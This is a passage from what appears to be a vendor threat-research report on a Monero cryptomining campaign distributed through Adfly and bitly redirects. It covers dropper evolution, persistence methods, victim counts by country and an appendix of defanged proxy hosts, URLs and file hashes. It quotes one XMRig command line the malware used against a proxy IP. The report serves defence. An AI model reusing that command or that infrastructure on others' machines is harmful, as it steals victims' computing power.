[Dropmefiles]_ 5.2% [Dropmefiles]_420549.exe
[RapidFiles]_ 16.8% [RapidFiles]_48905.exe
st_ 5.2% st_531094.exe
drive_download_ 9.2% drive_download_4814756.exe

Table 1 Percentage of observed original filename prefixes

As we can see, the attackers were looking to make the files appear to have both generic names and also appear to originate from popular looking file sharing services. The filenames also provide clues in other ways, as the prefix of ‘[File4org]’ is unique to this particular malware campaign. Looking online provides a few reports of individuals downloading these files due to malicious Adfly redirects. Adf.ly is an advertising service that pays its users when their URLs are clicked. In essence, it’s a common advertisement payout service for customers. Based on the reports below, it appears that individuals were presented with these Adfly advertising URLs, clicked the provided link, were redirected, and found themselves downloading this cryptocurrency malware onto their computers. Figure 1 shows a Reddit user describing an experience like this. Figure 2 shows a YouTube user also discussing their experience. Finally, in Figure 3 we see a user describing a download of the malware from Adfly.

figure1

Figure 1 Reddit user complaining that they downloaded the cryptocurrency malware due to a malicious Adfly advertisement

Figure 2 YouTube user explaining how they downloaded and ran the cryptocurrency malware

Figure 3 User explaining that they downloaded the cryptocurrency malware when attempting to download a counter-strike: Go cheat using an Adfly URL. Translated from gutefrage.com, a German question/answer website. 

 
It should be noted that in Figure 2, the victim clicked an Adfly advertisement link believing it to be a download for files mentioned within a video. However, instead of downloading the files in question, they were instead redirected to the Monero mining malware.
We also see overlap with our telemetry of samples being downloaded via the 4sync cloud storage service in Figure 1. It seems likely that these samples are being at least partially distributed via malicious advertisements via the Adfly advertising service.
Malware Analysis

The malware observed in this Monero mining campaign shares a number of characteristics:

  • Execute XMRig mining software via VBS files
  • Uses XMRig proxy services to hide the ultimate mining pool destination
  • Uses Nicehash

Nicehash is a popular marketplace that allows its customers to buy and sell hashing processing power. A number of various cryptocurrencies are supported, and customers who choose to sell their processing power are paid via the Bitcoin currency.
In the past 4-5 months, Unit 42 has observed changes in how these attackers deploy their malware.
Up to October 20, 2017, the attackers behind this campaign relied heavily upon the Windows built-in BITSAdmin tool. This tool allowed the attackers to download scripts and the XMRig mining tool from a remote location. The typical workflow of these malware samples is shown below:
 

Figure 4 Execution workflow for the oldest malware encountered in this campaign

 
The initial sample that drops the VBS and LNK file is a self-extracting executable (SFX). These executables contain a standard comment within their extraction scripts in the Russian language. The VBS files used for downloading an additional sample were small and concise, as seen in the example VBS file below:
Monero_5

Figure 5 Example VBS file observed in the oldest malware encountered in campaign

 
The final payload is primarily installed with the filename ‘msvc.exe’. Some exceptions included a few that had the filename ‘winmsvc.exe’ or ‘onedrive.exe’. These payloads are dropped in a subdirectory within the victim’s %APPDATA% folder. The most common sub-folder name we observed was ‘msvc’.
This first round of samples identified up to October 20th, 2017 exclusively connected to the same XMRig proxy service via ports 80, 443, 8443, 8080, 1725, or 123:

  • a.pool[.]ml

After October 20, 2017 the attackers began experimenting with changes to how their malware operated. They no longer made use of the BITSAdmin service for downloads, and began experimenting with the use of HTTP redirection services. They continued to use SFX files to download and deploy their malware during this period.
Monero_6

Figure 6 Execution workflow for the second phase of malware encountered in this campaign

Starting with this batch of malware samples, the attackers began to supplement their mining queries with a username, likely to distinguish between specific attack waves distributed. An example of how the miner is run during this period can be seen below:
"C:\Users\Administrator\AppData\Roaming\mnxz\msvc.exe" -o 144.76.201[.]175:8080 -u x3 --nicehash --max-cpu-usage=20 –keepalive
These usernames continue throughout the remainder of the campaign, and are still in use as of this writing. The full list of usernames observed are as follows:

  • x3x2
  • x3
  • x2
  • x7x2
  • x7x3
  • x
  • x6
  • x7
  • x4
  • x5

During this time period, the attackers also began making obfuscation attempts within the VBS files to avoid detection, as seen below:
Monero_7

Figure 7 Obfuscated VBS file used by attackers

The redirection services chosen by the attackers typically includes a mixture of bitly and one of the following:

  • clicklinkredirect[.]com
  • clck[.]gg
  • 99lnk[.]com
  • 1395867912[.]pw
  • browge[.]com
  • lnkredirect[.]com

In some instances, only bitly is used. It should be noted that all of the domains listed above are all hosted on the same IP address, 144.76.155[.]139, which is hosted in Germany. While bitly is heavily used for benign activity, the redirection services hosted on the 144.76.155[.]139 IP look to be used exclusively for malicious purposes, and appear to be specifically used for this particular cryptocurrency mining campaign.
Like the original malware samples encountered, the attackers normally drop the payload with the filename ‘msvc.exe’. Some exceptions included instances where it was instead named ‘ErrorCheck.exe’ or ‘CleanError.exe’. The sub-folder names that these samples are dropped into are primarily ‘msvc’, ‘mnxz’, or ‘mnaxz’.
During this period, up until present, the following XMRig proxies have been used by the malware for connections:

  • 5.101.122[.]228
  • 144.76.201[.]175
  • b.pool[.]gq
  • f.pooling[.]cf

Beginning on November 16, 2017, the attackers yet again changed tactics regarding their malware. They no longer made use of SFX files, but instead transitioned to using an executable file compiled in Microsoft .NET Framework that would write a VBS file to disk and modify the victim’s Run registry key to ensure persistence.
Monero_8

Figure 8 .NET dropper file used by the attackers writing the VBS file to disk

This dropper malware is typically dropped with a filename of either ‘msvc.exe’ or ‘mingc.exe’. Additionally, a unique PDB string is found in a number of these samples, which always use the same username for the user that compiled it. The following PDB strings were found across all of the observed samples:

Readers will notice the heavy presence of the ‘роаипроаип’ username, which roughly translates from Russian to the meaningless ‘roaiproaip’. Additionally, there is a single observed instance of the ‘Роман’, which roughly translates from Russian to the English word ‘Novel’.
The last changes we’ve seen took place in late December 2017, when the attackers yet again changed the dropper that was used to deploy the malware. Moving away from .NET, they instead create the necessary VBS file using a dropper compiled with Borland Delphi. Unlike the .NET droppers, this particular dropper will place the VBS file in the victim’s startup folder in order to obtain persistence. Otherwise, the flow of execution remains the same.
Monero_9

Figure 9 Latest malware dropping the VBS file

It should be noted that the latest samples observed using this dropper have been using the following new IP address for XMRig communication:

  • 5.23.48[.]207


Victim Telemetry

As we explained prior, between late October and late December, the attackers relied heavily upon the bitly URL shortening service to download and subsequently execute the XMRig Monero mining process. A full list of all malicious bitly redirects is in the Appendix. Bitly provides generic statistics surrounding a particular shortened URL, which allows us to garner insight into how many victims actually downloaded these samples over time. Overall, roughly 15 million victims were observed connecting to these bitly URLs.
Monero_10

Figure 10 Malicious bitly downloads over time

While most countries were affected by this campaign, it would appear as though southeast Asia, northern Africa, and countries in South America were hit the most.
Monero_11

Figure 11 Malicious bitly downloads by country

The most commonly hit countries and their download counts are as follows:

  1. Thailand – 3,545,437
  2. Vietnam – 1,830,065
  3. Egypt – 1,132,863
  4. Indonesia – 988,163
  5. Turkey – 665,058
  6. Peru – 646,985
  7. Algeria – 614,870
  8. Brazil – 550,053
  9. Philippines – 406,294
  10. Venezuela – 400,661

As we’ve stated previously, only a subset of the overall observed samples made use of the bitly URL shortening services. In fact, only roughly 100 of the 250 samples witnessed used them. This leads us to believe that the actual number of victims in this cryptocurrency mining campaign is much higher than the 15 million observed instances.
Conclusion

Monero mining campaigns are certainly not a new development, as there have been various reported instances recently. However, it is less common to observe such a large-scale campaign go relatively unnoticed for such a long period of time. By targeting random end-users via malicious advertisements, using seemingly innocuous names for the malware files, and using both built-in Windows utilities and scripting files, the attackers are able to gain a foothold on victim systems at large scale.
As we've seen, the attackers have made iterative updates to their malware toolset over time, changing their tactics every month or so. Based on clues provided via the initial SFX and .NET droppers observed, there is marginal evidence that the attackers may be located in eastern Europe based on the languages witnessed.
To date, a low-end estimate of 15 million users have been made victims of this campaign. These victims are spread across the globe, but the heaviest targeted areas include southeast Asia, northern Africa, and South America.
Palo Alto Networks customers are protected against this threat in the following number of ways:

  • All URLs used by the malware have been flagged as malicious
  • All samples observed have been classified as malicious within WildFire
  • Traps is able to block this threat via WildFire integration

Thanks to Bitly, who were able to take down the malicious links shortly after being made aware of them.
A special thanks to Brian Baskin of Carbon Black TAU for providing additional insights into this research.
 

Appendix

XMRig Proxy Connections
5.101.122[.]228:8080
5.23.48[.]207:7777
144.76.201[.]175:80
144.76.201[.]175:8080
f.pooling[.]cf:80
b.pool[.]gq:80
a.pool[.]ml:8080
a.pool[.]ml:123
a.pool[.]ml:443
a.pool[.]ml:8443
a.pool[.]ml:80
a.pool[.]ml:1725
 
Malicious Bitly Redirects

hxxp://bit[.]ly/2j3Yk8p
hxxp://bit[.]ly/2hxuusK
hxxp://bit[.]ly/2C7caP6
hxxp://bit[.]ly/HSGADGFDS
hxxp://bit[.]ly/2yV0JNa
hxxp://bit[.]ly/2Algzhc
hxxp://bit[.]ly/2zA08wz
hxxp://bit[.]ly/2hcsSUN
hxxp://bit[.]ly/2hr6KGb
hxxp://bit[.]ly/2xOVfPH
hxxp://bit[.]ly/2BoFNMr
hxxp://bit[.]ly/2xlWVQl
hxxp://bit[.]ly/2kEApR6
hxxp://bit[.]ly/2AkVK8t
hxxp://bit[.]ly/2yyUhLX
hxxp://bit[.]ly/2AkyUvs
hxxp://bit[.]ly/2zXRI6r
hxxp://bit[.]ly/2jjXmbJ
hxxp://bit[.]ly/2hzW6Rb
hxxp://bit[.]ly/2mkHzdP
hxxp://bit[.]ly/FSJKHJK
hxxp://bit[.]ly/2gB0ZW0
hxxp://bit[.]ly/2ixSCPu
hxxp://bit[.]ly/FSFSAASA
hxxp://bit[.]ly/2A5rxKB
hxxp://bit[.]ly/2xbUmjC
hxxp://bit[.]ly/2EHv415
hxxp://bit[.]ly/2Aq3gja
hxxp://bit[.]ly/2Bhr1tv
hxxp://bit[.]ly/2ynGl7o
hxxp://bit[.]ly/SOURCETXT
hxxp://bit[.]ly/2zGXAQx
hxxp://bit[.]ly/2hEhF3i
hxxp://bit[.]ly/2y3iGnG
hxxp://bit[.]ly/2ic2mvM
hxxp://bit[.]ly/2itoMrG
hxxp://bit[.]ly/2yvqOSU
hxxp://bit[.]ly/2zCj1n2
hxxp://bit[.]ly/2jEqYks
 
SHA256 Hashes
9854509ff8fab00e37fe07260a467b9520f3c0c6a0051b34a928258717e65b38
27bd82de7b2532a954fdcd12ecd791be8bbdb402466902865e257e537bc3268a
211ece6a0cc084f1253abe5d74e8d5faef5b7a9d2acafcaa5bbc53fe7d6f815c
760eaa1dced0c000853a5dd01756c63b358e3894e9c8b1e7416538dd1858761e
ffa7cd55b76a87153b50f4cb23cd03f2a9726e0b77cd8ced478794869877f8c8
99ad9f17956fb69b9d8f1d69c66337fb1f53e4b94870296e5e4a32c4f5c0f609
b1f40ea5ea6eca96a30dc5ab198f0e6904cf18de43d80595483d938292fa1717
51deb82ed3d442f0c2c96b63cf3ac87781cf703367228bbcf066202ff74d67b5
0a4377fbb8bb66cd80a48c9b9b407c9d2f1eaa2cab70c12121370f3ebacc5f41
e7aa5ded306d2ae02deaeb08e8d7ceb73ac2e77a2fff2dba35d42605ce9a9b0d
378d5d5bdf1cc7b91c59c1a839b57d5b2468097cf45ff078391bf3f1d95e6197
c65654eba008243779ea54fb18cf1c7f1c70edd2a0933dea19bbfabe12f74131
cbd16230248ac12c710d6e645864154fe23f33f5214f28e5dfb4e65728f4a95a
b7b5b255b7a668c9d5c287516e553ad1a33160d52804fd357a8d413fd2a9cd46
6e96ae1a7ba02486e0c31b840b32620405073131b9c9dc56f17de1cf4866d51e
1c4e7388809d71a7fc021c55532a30949031474f4f3b147b0c468a1b27c9ff74
a67572e6427b76d73bca63357d716748263beb5cbf7edf923ac3c7f6f214733f
2ce678eb7d35d60b4c4b4f73d63b3a4fce1b4da1c39160cb78040577ae16c1c9
8ac42287623d4be135daeaa9b8d906b017fd565549793666cab98defb3474639
65c7ef9acd5382b2f29d08593bfb84b2e774d9290afae1591b1d1c81b6b9dea2
a9861f341ad5a6ea0514d217ba43aa91d6014111846bc3d902c3256427a13031
a00d71047066cd2c1be2e5ab1ce1e5d107f2ac7a11f64ec6a04c093674bdd542
7c758b903654313928bec9929477a6d859de97ee42b3aa4c3ff278ec3faa07e4
198cd118351f15d24b584e7b91bed2f23af210c54df65859d29814899e64e87f
4ad4f390d252b9dc636fb2d423d15d4f4a89d4a2ffbaf2c0ab4667640fae61b1
92f66ba544616079d811930510ff5df1f0969f1818ecb3f5313ad1e9b0ae04e3
efa20de096ba6342b9af0369ec92bdc2659b7c81aba28f2c115b09c5f64280a3
28aa000367fe83cae1bbc3bde608fa8e9bfb1e55d219bdcdfd30a2979825fed3
9c6adb5026e152307f4a8f194d09554cde725cb17f9bb5259fac8083ffc00f62
56f7c101d2abffcfae91509950da7fe243d74b292947ae7f8075fd9b6221ebbd
0e1f82ac5acca3f826a2e5d9b5a3ba43431990aa0d0165c88ac5e0c7c84232ed
534b54cea7b3c337f40ac5b0cf29cd4a0d9fd66369773f670a8192f85b008f2f
483960f8f44f2f2d1467d3c7621063664e5f3ad43716db55d69f5c60bcda6b3c
c786bd8ce1c856df4ebd52814f92b525e0a33af8abd86a246ee66c6ae88d38fd
530871bd6a19a34e98fbb94e5c63d252f47345ed143cebb597d0389fbf239194
db55fd8a332b0495b678c513b9013b34d09e3281d6b594a8b2cb290cd264f456
d73ee4bdd3d6cbe3f68b0b11f8d74ac9b1d32bd9ae7dcf7ff7c5b4723ed5f3c4
42804cdf893b5087872081dbcc1bf1c9346ed624e5eddcb0638cce61f351907a
bbf3674ebe1948bfccb4de3b604b0bd052c1340e754ee7b81df697e16cdefd7a
96a62130df62ccb19a1a31264fdf379431e98859de63f5bf01773d51774ab275

f0f88095dc0e9a4b848f44e866937e70552a195804b867682453bc38abfb0359
273ce573ecf145687d494e040e548b5f2a954b34a3cd87d495f7a9418f540d29
b014dda9d7772d25ad82a3b7d63baea562883262e59d2cae5190fdd8b7c2ea8e
a268ddaa57470ca20556641c5072d15d8e06e8f359af31ae39d75c280276bb3f
d80493e4aa95dd3a524b8feed7bc1c183d5aa666fea4d761658ace23b4083db6
743e3615e3c70a71026a304e8139644eb3080c2d703083a1f543fb329079b9c5
6ba40196d339a5b73679ef8239db823d7111e07e812a9048c44381e2561599e1
8d779ad637a1d8c42a8c73736eff1eed0f493cba437566f3b78f080c05709aee
b6227e13e57676c7452b744051db22de7bc5517ca64d2cff04324181be64ebad
e0134955c1bc512f46fd90c37ca4e2946e4c00ca105de4ffb465e6d3efcf2fe5
5bdb864363a02ef1c39192fc5941d08e5637c8d3ff88f2d1548c886cf154d11d
6489cddbc414ccf8b7fb52d4b73260c48c51d92d403a937c919007d8b189f721
56406274e20c548f794044e25613c21108da55adc72252bb4e94d2d4e3aa0997
c1b5a8ab1d3aa78372fa90fa49fe4a9271362ae3e82eb601336dc9035b9ca078
5eb5a96c67c61badcbe1d2bcc733f0b667224eab9943ead7f3b6409c3cecaab2
9641386a29614f5cca303e2088ab00c720dfcd41b6a3f162548804e028ce86e8
0ef8d930b4bcc1c5aeda5d7fad73adbadc8f0b9187d2f25ec9cf8cbc271fdfd8
2da27931fabf48bd3661bad99289d7f218aa758f581bbc213235915809c6c79f
1b2ffb7f06d04f5417d272ca55627e4000dfa4371234856100023016bfa2fbde
de04f1b184e9658829273c0d6922864e87f7a62b395b69a0e616be53701508d9
0fd91e64a0b9fc0e8ed915c5f574f08ee276edc2b6cb5c374e7db6faa748dedf
b008f2dac98e54ca82d468063fb2df957ef3f08082409ab57279b37a46f862c8
0dc32454909f48fcbcd0460da9b22fe43ce7a816eb032e38780aeca993f288ff
90fdf62ed73ba9e264be72804d7c4325219eb8576f552b283d2c2f88d39994c3
e4df13b4f31f2505a82340b60d144d8bda03075fdd12be6f66baf38c6dfc78f3
60c439d6d025bf948a447d9223763a255cc15cb2df2db7a8dab6a5a27242feb0
5aa2a88bd729232acf4bb350ca1801755fcd562a5297b41a70f81c98f0e3c27f
24031b60c0485eaa11eaee1a5799503927799042d373bfef7d6aa23b1f9e1076
86b2f50b9e5ccadedbb2a2114538947a01dea49e3b20cc79cf249a0f1b3cc130
ffa7c9701d1b4f4f00da45652403cac843276cc72138d7d1a30dcac660bd45a8
1eafcb280df27d39c19b325366804c602a8f70f655d9fda227b5ff69768f30cc
dbb0d7c2bf65d46d7c61f71e977d077959e8ec926a540b12043ed78de50a3d83
1d1e2c6acedb17730f104fc1c1a1154ef312a99ed1dab65bb33aaf587e9ca3b7
2369f3250fa52d53d7a8f8d0b3b7addad0757d642fa9303f830944d1e27b862d
fda651a5fba8558677d9647bb0938c10b4c16b6b7b311402c96d59f4efbbeeea
447da9f937cae3841d397166b24586d88d48f6de44ad953b7c5243cb8f0fc150
7b5b9c9528358db7012f6f9ae607f8792124de1b8dce8a4b0710238e9f5179c6
bb8827a6cad2fa45de912cdb6ea8b8bc9b5d0403476d73eb2f38dc7c4ccc5c6d
126b36eb3aab62a03671fe5364cfb7c4b290e77d189fb4c86a37a570977375b7
dee1ee50d2f77ba6382c8270c8dd832815571c547cb48dcadb0a420ddbf9b4a4
f0082fe2399772d2045244cd0539f85d3a8b2414be4a020c78d8bcf072576f93
f5eaec6491ffbbd8a02a6e0316362b4ebea73cc71407704cdc7dfa027d882554
8629c3b7383dcfff1cb191692f374c5aff01b9ee0ba4810843c7e23c3af7716e
0e4212a85ec0213dd749fa8355a0d48fdbd02cfc2a35191c8eadd4f8195a52c2
d30e033ec02b84fbc350dbb01a708e1258c212d58316f49318ee86da05b22e88
268ff015b20542c5052c5623a6b9e432f0d344a1cfc275500f6a882496aa6928
c53f1e93859cd171cf8ba0639520d32a73ca26a9bf924b00d586b36be47dea9e
a76c23385d806d85544d1b653253f7d0dac9f737c4520179ff5ced5922237da0
3d100a7cd2dbc5ee1fb556f40f7a3c4d29284d8a009c0804e632e0c42307d85e
7de0bb6673f010338fe4f0c55538fc7f47d92cfcd37c0dbecdc311cc2b55f1cd
538ce967ae115fb5ffb090f4c133f20c0c6ceb5c67c8aeadc59e47cb498fd819
804c730864ef674e696cdb915701889a3b8a11abc46f14580cb710d25d86401a
cfcd15c6c2ca6f0f7b9c3eab9af99bcb846af2b0f352620f9c4b80852b548c17
bad5e8953ca0ee8c06027680af71c30d1785d0741e23360c352f622274d51a72
b043e53213e141f8988537a9e315563079bb6c0ddd339b05db36590e187f4d2e
4bde85795a657460b9d99e3b3c9d120be27f645f828cb97f6929ea8dc44e2791
9e39850693851da2317f49aa4df5727929c852f27ada6d69ce0323f5374ac181
8cfce10bb4e5b84731bc14e7100433744b126d3d5272bf754a5f95c17549a712
3111c755bc0fc2428873b7ad6272078cea863a2304f6388ca65e598bc2de7190
c90c33a40180c5aa3b514ca41cb3dc4615bed1bdc8c0572482f7a8766316dd2d
b22573436f1f6f1dc5c023a4c72b497a3ad219d801fd569d3fda9ced7e9d66c2
43942883332d09ea48b6926d5e670a86cdb9e09bff8928f40c93095f4fcb796d
220ba3c2d8f5638c44005866e814a4f6ba502b8f01b8db7218a87bc1e7700c8b
f2ada4133eb79c78207935a9a27d657480489953cfe93c8b0f88147117b47c33
170e8484ddebfe84dfe4b80cf0cf3ee03b03a15898a567f07b0382e76c0b433b
81aca5cfe7f8476a49aa51ce4f7b71faef7b3b8e208f5b77e7209fc0391ad2a2
ba0779de750bd1a2cd8879de506778e1b36589f91cb37aaf7e9913d7cd27431d
261d731390a9a73495f2fd772b0e28ef68c3450db51bf9948a8b4fe32592c36c
9babfee6e12d17545db3cd6968a1fb61bf548cf0204b90ef2c1ebcd66e20aef0
344a5d9864baf9e274f2d65600f717881c034dd9156167bfd8654c7e732d12d1
5cd5cba3a11ba6102d9086795561376412fc201e2d49ec00039f1a553f7a32f5
d05b329848fc939f6a3fb4f2e40bead858b4994b681648c09ae30587e5a2b8b3
c6a8cf482cc79a40c0f48f48ffd8ebf992328f73210f246f0dc64661eec04901
e773dfa365a33ae4159ad179de58288910d4f785f6ac72f805f305ffcb85e709
66e2575f658ffb972dfb76768031f6a8998ea71c6c758c872631b5ec6e7f3010
4350ff8266535c9258f24af86502e7e06c88fd67c3936c688f270c9f42d731fd
c94b77e2810b6e41e6168bf7cf78f6aea29391fb616f36ecb66ab5b1b3038240
ec3e601df45cffb358766ec849abda6562ac67323366e906779196d19e1344e6
b89d221fdc999f18db022522e3e987868414e11ed96e0d3b135a23d99895303d
948679b70c888c8e2d63f09abbd59c26fe6740779d76f2f72e97938ef232c1f4
d525b9c49914a2779478fb327fe8c57b5e17fa8f583c50528f1a19262ee73f4d
45848953386219205bd0c9a580c54ee102d5915bcd7fe882306c8051ea182580
f2ffac424ac0b9d85fb723862cabb6bcc70133777ec6811eb52f47743dcf273a
d8884912854923e55fa0b850e3370389aeccff171f7c3207bb1d60a98cf6f767
88bca86065e047293dbf41c37e9ba764b616f083304473abfd0e9b5b80d1231b
2c1ca4772dcbf8cdba3a4515d0f4f0ae1a29b6d2816dd1743a919da89eb2fc40
811e01073c90f68b22d7fbfb4f91ac95f0574b815900d179b9ac73005bc9d90a
d3128c20d87ae111a5817832ef09007411b2f62b1482e58ad5b5c4ec72282edd
b8a09a6b3ef56898c433caf67b7a11f2ed9b3409b36a6796e40c9357897f6949
644ebe7161c16f5a3d104c35d7a8827c50917e2a35c4eeb78cb46c13303cb633
85c2caeffcefe6e08efac133e804b12c4c7151bb349dbddc4a4cadd3b577f95e
dcdca2fb3a9185863abcea0c677b0a77de365ce1caba4c87dd68b59ca5c297b5
218dc474e7a8e92af183b39a3485eee08168d3449b55baf022d3afa86ba9c83d
e8ff1d3dead4572734f34048fc572d12190296c4877b777585e969a9391a2ffa
13dca944708497bf99137b5c1182d74d9c6a2be5015a3ac9bdf901ba55317ce7
1cf15ed88bb4b60237c569f50f97de8a72595d8a4dc58fdcba64216ee8994a7a
94959177e4def7047c01b9f6e6c56419be9effd59d5845104b399fdee4056d1b
fa171b9a49104b870d0e486a9f3c6f74f01adba346d7e65e20160567c2ad2fae
92c4b122cbbb308e1e8f4f3850a647ae0d8e337ab069f9f87da7c09542519928
af6f8d89faae26fd019380ca20c97bb706d2ed8935e31d81e1e4ddea9c309472
a7f41a5ee7cc229cb5a13fb5dc8c62f94901d3a59bac9b6efe071832d52578e9
07b4ed5b3a19e34d0c630f21b767595ec118d1b42c71ea9733db5f063d5c98dd
5e6aebf5d8aecbd82be5b097e5afb5d5b1dd71134b6866a76e87f0a713119f9e
567975dfd24f8348b7107d64068dade9dc9ee948a7ef6c2f744e3456f9c7737a
0bb3c079d88048f608a1a14f068dcd9ad63676d7f5ae502a8a08d1dd025b4ead
437ac582c3a6d2e4295934a63547c32e5531760c37ffbc3ee29e8707b90f3640
e3bc8b1c10595bcce2124ed9fa0268ee0d15a7299d4a191e960a17a811a7ac9d
2eea3e9af7528b6167fac3ca95d06fa6e4d02fbe6b7fdb06e535453ce402f897
7b3f0bfdb7c3a409793735aab5d580ae74eaecc41d0ee727b973ed3003f0236e
1dea7c7ea0df9cfc04c6426afa6078071f6525cd0fccd811b035fce6dccb0154
a45d9885e55df09f3ee6bf88d6fddd7f19ebbd27a4c37965ae4bdf0c8acd0db0
e5710cbfee54d44584f87213083c0f27cbf6aea9af8469dae499ef91f65369e3
7aa72bb663ef93e7a3f16282d9d92035ea16438667eddfaad1c827118234ebd8
9099b4035d74f956ab663890fa90289808fea035f94b154ca6aa83bbc1cba086
9103f81cff1eee4f8be2365ef297c805f9eb1da291dccba2c7c5d196dc733c1d
76ab3968e9f2efcac9ebda4d25d43f9b164e3c3ceb9566f32354348a6a778421
97885d7f96c49be81d449610c9b7e38358a9c1d87bdb67962cc2864e006f2317
72f46ba7a00d2cc821cc9d2dcc16c51cde627441beebd1eb2baeadeb01c96801
996200d9b836a7875482e4ab603588558e66e59372c492c0a1d65be602d59c32
d197faa8571bc0152347a9c30cd4c41660260088ee6cab1895ead0268386fec9
54df2208b4db06cf6a523e355a57c68b4b147578af51c07db40245ae450b1fce
4ca46d1ca6de1d7a8774b7208e4df73d318c3dfbd4b840d1fbcbc603006eaede
9a2204fc87495b2d0328ed9a84bf9d439048961e9bde8b31a83be492046673d1
d5cb52bceca5f416a638259e66fcab597e1030c7987f9fc3b15d94a8aecb4013
8853b9a4e271a77124ba50eb003827a14c8907597eea79c6f467e4c858e16621
4b562edbbb1413ca90c3419b79417c8a91f530cd49bc38beb8e46c194dc1fd52
ceae7114ea292f10b348c0d3999ae9a058b2afdb8da981568b0bd36cf02067ff
e75df0f0e1cb541bc3ec429b6f30dde96af4cb2a4bb30104229dbc65991ba559
66fdcb4db024195ab457ef3411deff8cd12e7a3550e3e17a052480e93ed29aca
a809027b2ef10d2c8142da021e04c3786163bef6358be33659264720ae1b0ffa
970a54440ad3359a1c2dc923f73a8ae76d96ad414883c1476ba1ff21b45eced8
6f22578e341560c200ed42e171f027998bdd8c0f8677a48e049c11b4c2f318d5
0a71033379e732e9d549a69af21140dc1c37020b9348d31ce08ad3f44b132952
d7c9d68a91c1c4c227f057d1e193688dd05f5ac122269f69acdf8e47e45ce194
d5a61eb9e44e0ffde85d9abcfc868e922285a7b57bc7a6033a7c00e561ebed7a
8288e43ded03dab13c4d2a76407057457f86a3df63ef06bbd47db7199d1dbea7
f2bc9d426383f07d3811bc631650f3a1bb53d2e7ccb2797d172a63e6e58c9b42
3d4a43dfdea230383b5fa600036a9688d96a8b41925dc8d91c1d2b2b6e381c73
fce319e35144b7acad954e031d653717dbe7b4c23bedade7e3f129e994a915ad
45dbd08bf2d2b1d47301d73ef9c0d6af241a1f0e9bd28a72e540edafe51877a2
39f46b22f75fab5e64a0210d6c9f903438d46bf0b2c95b10070533bc9f45ed69
cdb8231dff80be7c1245aa7dfd8cca6d0daa4da7b3a4dc0090dcc5aab04dd84b
bc97485d5f54ad1f857e11e080fb9b37641c4305d119d01ae661ef71ae2debf6
7de19a5a9ba37c09a6e31ea6bfbe8ec6f93e0f9262e195283963d8936a017069
a8130f3175d8b44b3a4c746943aa777da5fa9c7ebdcda3d3265966e7c16c572d
e777b56b1df9d2700498bcabce9377eb9a9bfd02855e937ef276d85f6db89337
719aeb6ac772f8865be5b61039cee4807b70f3c71a50ddb63d49e162c6b75ba3
2145205c19ca8c19463b2d7609e18860e420b4ce3d07d5056fd23a5a19226d0e
739ac745213d964efda914b78badf2eafc6e0cc1c5ff1bff0b5df4ed012805fd
7b7ea86146e33e1b7fc208a97df05a8c94dbc9eda750933400b41d85fb49dac4
3591d1b731bb29ba48822514a3f4e809f2416f8ad9033d0876bc0f2c3250bdd0
cc38e022de7264db020d6efe2f1830e178ccff7eff2b04acd32b46d23a96b943
6644b75c29c4f8905820fec631dc9dadc11fa013e52dfa1b37200691c1112de0
4bc8a426f3798f305d6830c30693468bbd8e01ae54402a72b25848cc663ad798
f9d81b4164307045fadfbdf5fae722043f62ca37704756c5b18b7662a5ae6fbb
188005a44a27eb3c37e52df5db570b781896f91be5c4de16a801dc51753a0d1e
2b8375072fbd65f76eaf8d02370145eeb2141f94a1e0d9ae71545ba571f0c805
82ca64cfc7e9daf4d0a82c21624930b869c6676313ae194e77d922565486acdd
5054985cf6d26c01d85c0d2ead6503ad02079d116c42cb1c24c0aa1d96323d54
1af63b20514ea992ddd6a50dca19cd0e70eda653e2832583185002c47f0ef20a
c89e2e05f46da001a5778e306d79f8ae62b1291c422fb0b795684df722626387
c089422dabac4c9b0613355fa0ccc1ea8619c757eb6e68041135662e4b3916c5
420c10ca1dc8bd246b88b5feef6a151dc1f063fa04cafc6e9cc9721f0b32428f
32552469d69c6d7a62cc9dc5552d3817ac760d2c17a183cf66b1503a02c9d234
d89f3317721e4a445e52156e82eac9bb9a6d91323f8ebbad1bc2312f5af48eff
a5aae3bbfcc6d9ab63ada620802c8b9ff55b2a0209fd74d302ff5ff6192fe766
2802837f671f6849e1b23d72e6107066c895a09168f555d45becab12e4143e1b
ece29d78f39c2c0b0d058516fd6cdd24776c559c07424b387e62ca1c1a6f885e
70512f06506124df1fbc29990e60a345302c36512ae870c447390afa2bd84449
2a90010931e0b00709027a148c10743346d7fbeaf70a68ce7b23e4b9cd261bc9
d1f2edb6be9527238390bda76da63cfab949c44d7c929fb2e36f1c92aa192669
6789c77e40944d6a58cf30a7c83f9e84a8bda3fa76d50669dfef7bce3f1992d9
ee876a1c1ad35f40881a9039dd9c69f80a530993d08ed3dfdb4c2db17ae8d8ba
85f4bc20d534b4df024b6d8a26643c278236d842b6418d45f4268e1278d30135
b23681cfd3db73a239a8ab37d0bc790324c1a06189ede9c7a9515c783b2bc278
3831cbe5b966a8a14677e6ef05ad137157e9c87d330ad57e09201946b4b48d16
af7d6d3eba7c25d6579475efaebd9517471560bd62ee5feee3145744d2b35ba4
443af7373d3cf0da600260273b6bf1db49a87a4ad5dd0e90db7acb2abc2e3534
84ec77121ec96212811c0e4f203ec90996959107883442e96291eddaf7656c24
29688e1282de66811977097d9a3bfd123c3aab6dd7f434f59505abfddf1c9c1a
c6caa296441b4ab2b7a9ce792b529ea5007e7df7a566d93d198472c65a756241
6b605f275565a93fee360806c433f7be9c099106782f07d245c2cf60bc6835f5
81c7735bf199732fe2bc8fd47cd8f97ddab1ce889d59a62f8b5a944fba76e173
45cd50b40f2b1739fea5cd3d0fbc0e561e9acf611ba60c960029e362e8761e17
9ff0d43a24333e655658ca5bb100adf04c757128292c91710c26fb602b859f82
f2237bc1b547e7af9899e5f87ce0283e8c40c4b3609167185d8cbcb57bbf68cc
f577d33d917f3a89d34641d5bb9de8e8d856e271b68464870034379acfbb01e0
0914f9fbdac67cd59ac172649b6261af2d02aa71b29da9de960aadb7a218ad59
32c06dfdb627ba638dd93e3c9174becd94dfde66d09901f2d6b298a03d8724eb
bcf2e01eed27f2011d953e6552757f26d463134e887790610b0bdae90421b49f
8a30f64ebb55404f9d05dacf7f27b182f9cdfeaa2ca8f203982c1f6794bc74f2
1761784ac0d711143c231567444be4be8921bdc80e94d8b6c44199a7bba316c4
a815c3e075c768934af1a599b458f5d44a9a30366fd44a2e936cdcfb9238529e
d229b953c0fca4e43ffbf1a2cb3fc24df913e54569ae90c2942d411d4e83fad2
5e492ec6f48c205cb30bc77ca5f597e192e5813dd89eb6692a60e8b3cb86c636
df8f747f906bf05cb877b294218a83a8300d72c68445d9c142b583f9310b8e4d
08b6f6c6d4a0070621e359929b5900b37073c0cab0069d69093240c415f6aa83
